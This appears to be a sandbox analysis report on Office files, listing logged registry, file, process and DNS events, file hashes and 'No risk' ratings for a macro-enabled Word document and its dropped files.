Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 53560109		2888
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2888
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2888
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\Themes\1033\NextUpdate Value: None		2888
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		2888
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTT Value: None		2888
Call Network API	API Name: DnsQuery_W Args: (www.microsoft.com, 1c, 6000, 0, 73df958, 0) Return: 0		2888
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None		2888
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastWriteTime Value: None		2888
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\h3(Value: None		2888
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2888
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2888
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2888
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2888
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\`9(Value: None		2888
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2888
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E4DC1\ Value: None		2888
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E4DC1\1E4DC1 Value: None		2888
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E4DC1\1E4DC1 Value: None		2888
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010a		2888
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~2\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1		2888
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2888) Return: 1		2888
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE) Return: 1		2888
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2888) Return: 1		2888
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E4DC1\1E4DC1 Value: None		2888
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E4DC1\ Value: None		2888
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2888
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\`9(Value: None		2888
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2888
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2888
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2888
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2888
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E5979\ Value: None		2888
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E5979\1E5979 Value: None		2888
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 0		2888
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2021-10-22T17:17:17Z		2888
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1		2888
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2021-10-22T17:17:17Z		2888
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2021-10-22T17:20:17Z		2888
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0		2888
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Licensing\107E1A9A03AE4F2BACF70CC519E60E7B Value: None		2888
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E5979\1E5979 Value: None		2888
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E5979\ Value: None		2888
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2888
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2888
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\75CFF8DF.png Type: VSDT_PNG		2888
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\75CFF8DF.png Type: VSDT_PNG		2888
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\75CFF8DF.png Type: VSDT_PNG		2888
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\2CD6D2D6.png Type: VSDT_PNG		2888
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\2CD6D2D6.png Type: VSDT_PNG		2888
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\2CD6D2D6.png Type: VSDT_PNG		2888
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\267F7D54.jpeg Type: VSDT_JPG		2888
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\267F7D54.jpeg Type: VSDT_JPG		2888
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\267F7D54.jpeg Type: VSDT_JPG		2888
Call Thread API	API Name: NtResumeThread Args: (Process:1340,) Return: ?		2888
Call System API	API Name: evtchann.SendEvent Args: (e), pid[1340], ppid[2888) Return: 1		2888
Call Process API	API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe, , , , , , , , , Process:1340:msosqm.exe) Return: 1		2888
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010b		2888
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010c		2888
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\2A2975E9.emf) Return: 1		2888
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTF Value: f0		2888
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTA Value: f0		2888
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTT Value: None		2888

Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Feedback\AppUsageData_2 Value: None		2888
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UID Value: None		2888
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UserName Value: Administrator		2888

Screenshot



Object 1.1.1 - Microsoft_Office_Word_Macro-Enabled_Document1.docm (Office Word 2007 document)

File name	Microsoft_Office_Word_Macro-Enabled_Document1.docm
File type	Office Word 2007 document
SHA-1	843D26A0C3F1B6920BC828CA214FF384E3638382
SHA-256	3CC1F3D6899E3CD609422584FB5468C8C65E98BF624472BDFA1D3E3B667AAC9B
MD5	CEC04EA58145228988BB6E8B10ED97A2
Size	122531 byte(s)

Risk Level	No risk
Detection	-
Exploited vulnerabilities	-

Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
www.microsoft.com	2.22.42.141	53	-	No risk	-	Microsoft_Office_Word_Macro-Enabled_Document1.docm


Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~$Normal.dotm	No risk	-	-	-	162	F1C0D4B0B94D7AEDDBC5C4F67A5CC9EA62319404
msosqmcached.dat	No risk	-	-	-	788	31BACA596BCEE33EB25B945595E1F15CFB004E30
~WRS{658F5E79-39E4-460B-86B4-2234210E14ED}.tmp	No risk	-	-	-	1024	DBB111419C704F116EFA8E72471DD83E86E49677
~$crosoft_Office_Word_Macro-Enabled_Document1.docm.docx	No risk	-	-	-	162	F1C0D4B0B94D7AEDDBC5C4F67A5CC9EA62319404
CVRA202.tmp	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
CVRA202.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709

Analysis

Event Type	Details	Parent PID	PID
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\ Value: None		1312
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\ Value: None		1312
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\bm# Value: None		1312
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\WORDFiles Value: 5356012d		1312
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 53560109		1312
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		1312
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		1312
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010a		1312
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\Themes\1033\NextUpdate Value: None		1312
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\WordDocParts\1033\NextUpdate Value: None		1312
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		1312
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\WordDocBibs\1033\NextUpdate Value: None		1312
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTT Value: None		1312
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\!p# Value: None		1312
Add File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		1312
Write File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		1312
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\!p# Value: None		1312
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None		1312
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastWriteTime Value: None		1312
Call Network API	API Name: DnsQuery_W Args: (www.microsoft.com, 1c, 6000, 0, b45f8e0, 0) Return: 0		1312
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\.s# Value: None		1312
Call Filesystem API	API Name: DeleteFileW Args: (%WorkingDir%\~$crosoft_Office_Word_Macro-Enabled_Document1.docm.docx) Return: 1		1312
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\.s# Value: None		1312
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Word_restart.xml) Return: 0		1312
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\bm# Value: None		1312
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\ Value: None		1312
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\ Value: None		1312
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Licensing\09D07EFC505F4D9CBFD5ACE3217F6654 Value: None		1312
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Toolbars\Settings\Microsoft Word Value: None		1312
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Data\Settings Value: None		1312
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Templates\~$Normal.dotm) Return: 1		1312
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.Word\~WRS{658F5E79-39E4-460B-86B4-2234210E14ED}.tmp) Return: 1		1312
Delete File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		1312
Call Thread API	API Name: NtResumeThread Args: (Process:816,) Return: ?		1312
Call System API	API Name: evtchann.SendEvent Args: (e), pid[816], ppid[1312) Return: 1		1312
Call Process API	API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe, , , , , , , , , Process:816:msosqm.exe) Return: 1		1312
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010b		1312
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010c		1312
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTF Value: 7be		1312
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTA Value: 7be		1312
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTT Value: None		1312
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Feedback\AppUsageData_1 Value: None		1312
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UID Value: None		1312
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UserName Value: Administrator		1312
Call Mutex API	API Name: CreateMutexA Args: (0, 0, Local\MsoSqmExeMutex) Return: 238	1312	816
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\msosqmcached.dat Type: VSDT_COM_DOS	1312	816
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\msosqmcached.dat Type: VSDT_COM_DOS	1312	816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\QMSessionCount Value: 2	1312	816

▼ **Screenshot**



Process Graph Legend

Node

- Submitted sample
- Root process
- Child process
- Direct event
- Indirect event
- Created Event actions

Notable Threat Characteristics

- Anti-security, self-preservation
- Autostart or other system reconfiguration
- Deception, social engineering
- File drop, download, sharing, or replication
- Hijack, redirection, or data theft
- Malformed, defective, or with known malware traits
- Process, service, or memory object change
- Rootkit, cloaking
- Suspicious network or messaging activity